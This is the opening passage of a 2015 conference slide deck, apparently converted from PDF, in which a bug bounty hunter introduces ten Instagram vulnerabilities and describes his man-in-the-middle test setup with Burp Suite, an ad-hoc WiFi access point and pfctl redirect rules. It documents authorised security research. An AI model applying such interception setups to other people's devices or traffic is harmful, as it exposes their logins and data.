

THE TALES OF A BUG BOUNTY HUNTER: 10 INTERESTING VULNERABILITIES IN INSTAGRAM

ARNE SWINNEN

@ARNESWINNEN

[HTTPS://WWW.ARNESWINNEN.NET](https://www.arneswinnen.net)

WHOAMI



- Arne Swinnen from Belgium, 26 years old
- IT Security Consultant since 2012
- Companies I have directly worked for:



One packer to rule them all



Cyber Security Challenge
Belgium




AGENDA

- **Introduction**
- **Setup**
 - Man-in-the-Middle
 - Signature Key Phishing
 - APK Decompilation
- **Vulnerabilities**
 - Infrastructure: 2
 - Web: 2
 - Hybrid: 4
 - Mobile: 2
- **Conclusion**
- **Q&A**

INTRO

INTRODUCTION



Motivation

- Intention since 2012
- CTF-like, with rewards
- Write-ups

Timing

- Since April 2015
- Time spent: +-6 weeks
- Vacations sacrificed 😊

INTRODUCTION





- **“Facebook for Mobile Pictures”**: iOS & Android Apps, Web
- **400+ Million Monthly Active Users in September 2015**
- **Included in Facebook’s Bug Bounty Program 😊**

INTRODUCTION


Private account

Public account



SETUP

MAN-IN-THE-MIDDLE



The image shows a web browser window displaying the Instagram login page. The browser's address bar shows "https://instagram.com". The page features the Instagram logo, a "Username" input field, a "Password" input field with a "Forgot?" link, and a blue "Log in" button. Below the login form, there is a link that says "Don't have an account? Get the app to sign up." and two buttons for downloading the app: "Download on the App Store" and "GET IT ON Google play".

Overlaid on the left side of the browser window is a smartphone displaying the Instagram mobile app interface. The phone screen shows a "DIRECT" message list with the following entries:

Profile Picture	Username	Real Name	Time	Image
	dolly	Dolores	5m	
	brina	Brina	12m	
	rcunningham	Chris Cunningham	46m	
	hazeljennings	Hazel Jennings	1h	
	rourkey	Ryan O'Rourke	2h	
	sarp	Sarp Centel	6h	



At the bottom of the browser window, there is a navigation bar with links: ABOUT US, SUPPORT, BLOG, PRESS, API, JOBS, PRIVACY, TERMS, LANGUAGE. On the right side of the navigation bar, there is a copyright notice: © 2015 INSTAGRAM.

MAN-IN-THE-MIDDLE

The image shows a web browser window displaying the Instagram login page. On the left, a mobile phone is shown with the Instagram app interface overlaid, displaying a list of direct messages. The browser address bar shows <https://instagram.com>. The login form includes fields for Username and Password, a 'Forgot?' link, and a 'Log in' button. Below the login form, a red box highlights the text 'Don't have an account? Get the app to sign up.' and the 'Download on the App Store' and 'GET IT ON Google play' buttons. A large red arrow points upwards from the bottom right towards the highlighted app download buttons. At the bottom of the browser window, there are links for 'ABOUT US', 'SUPPORT', 'BLOG', 'PRESS', 'API', 'JOBS', 'PRIVACY', 'TERMS', and 'LANGUAGE', along with the copyright notice '© 2015 INSTAGRAM'.

MAN-IN-THE-MIDDLE

- **Attempt 1: Android Wifi Proxy Settings**



Proxy Listeners



Burp Proxy uses listeners to receive incoming HTTP

	Running	Interface
<input type="checkbox"/>	<input checked="" type="checkbox"/>	192.168.0.226:8080

Buttons: Add, Edit, Remove

MAN-IN-THE-MIDDLE

- Attempt 1: Android Wifi Proxy Settings (ctd.)




A screenshot of the Burp Suite interface. The top menu bar includes "Burp", "Intruder", "Repeater", "Window", and "Help". Below the menu are several tabs: "Target", "Proxy", "Spider", "Scanner", "Intruder", and "Repeater". Another set of tabs includes "Intercept", "HTTP history", "WebSockets history", and "Options". A filter is applied: "Filter: Hiding script, XML, CSS, general text, image, flash and ge". Below this is a table showing a request log.

#	Host	Method	URL
324	https://www.arneswinnen.net	GET	/

Instagram v6.18.0
25/03/2015

MAN-IN-THE-MIDDLE


- Attempt 1: Android Wifi Proxy Settings (ctd.)



Repeater Window Help		
Proxy	Spider	Scanner
Intruder	Repeater	
HTTP history	WebSockets history	Options
script, XML, CSS, general text, image, flash and ge		
	Method	URL
/www.arneswinnen.net	GET	/

MAN-IN-THE-MIDDLE

- **Attempt 2: Ad-hoc WiFi Access Point**



Personal Android device
USB Tethering ON



Personal Macbook Pro
Internet Sharing via WiFi ON

Android Test Device
Connected to Ad-hoc Network



MAN-IN-THE-MIDDLE

• Attempt 2: Ad-hoc WiFi Access Point (ctd.)



Proxy Listeners

Burp Proxy uses listeners to receive incoming HTTP requests

	Running	Interface	Invisible
<input type="checkbox"/>	<input checked="" type="checkbox"/>	127.0.0.1:8080	<input checked="" type="checkbox"/>

Buttons: Add, Edit, Remove

pfctl.conf — Tools



```

1 rdr pass on bridge100 inet proto tcp from 192.168.2.0/24 to any port http -> 127.0.0.1 port 8080
2 rdr pass on bridge100 inet proto tcp from 192.168.2.0/24 to any port https -> 127.0.0.1 port 8080

```

MAN-IN-THE-MIDDLE

- Attempt 2: Ad-hoc WiFi Access Point (ctd.)




A screenshot of the Burp Suite HTTP history window. The window title is 'Burp Intruder Repeater Window Help'. The interface includes tabs for 'Target', 'Proxy', 'Spider', 'Scanner', 'Intruder', 'Repeater', 'Sequencer', and 'Decoder'. Below these are tabs for 'Intercept', 'HTTP history', 'WebSockets history', and 'Options'. A filter is applied: 'Filter: Hiding XML, CSS, general text, image and flash content; hiding specific extensions'. The main area displays a table of intercepted requests:

#	Host	Method	URL
712	https://i.instagram.com	POST	/api/v1/accounts/login/
711	https://i.instagram.com	GET	/api/v1/si/fetch_headers/?guid=b...
704	https://www.arneswinnen.net	GET	/

Instagram v6.18.0
25/03/2015

MAN-IN-THE-MIDDLE



- Attempt 2: Ad-hoc WiFi Access Point (ctd.)



elp			
Intruder	Repeater	Sequencer	Decoder
kets history		Options	
image and flash content; hiding specific extensions			
Method	URL		
POST	/api/v1/accounts/login/		
GET	/api/v1/si/fetch_headers/?guid=b...		
GET	/		

MAN-IN-THE-MIDDLE

- Attempt 2: Ad-hoc WiFi Access Point (ctd.)



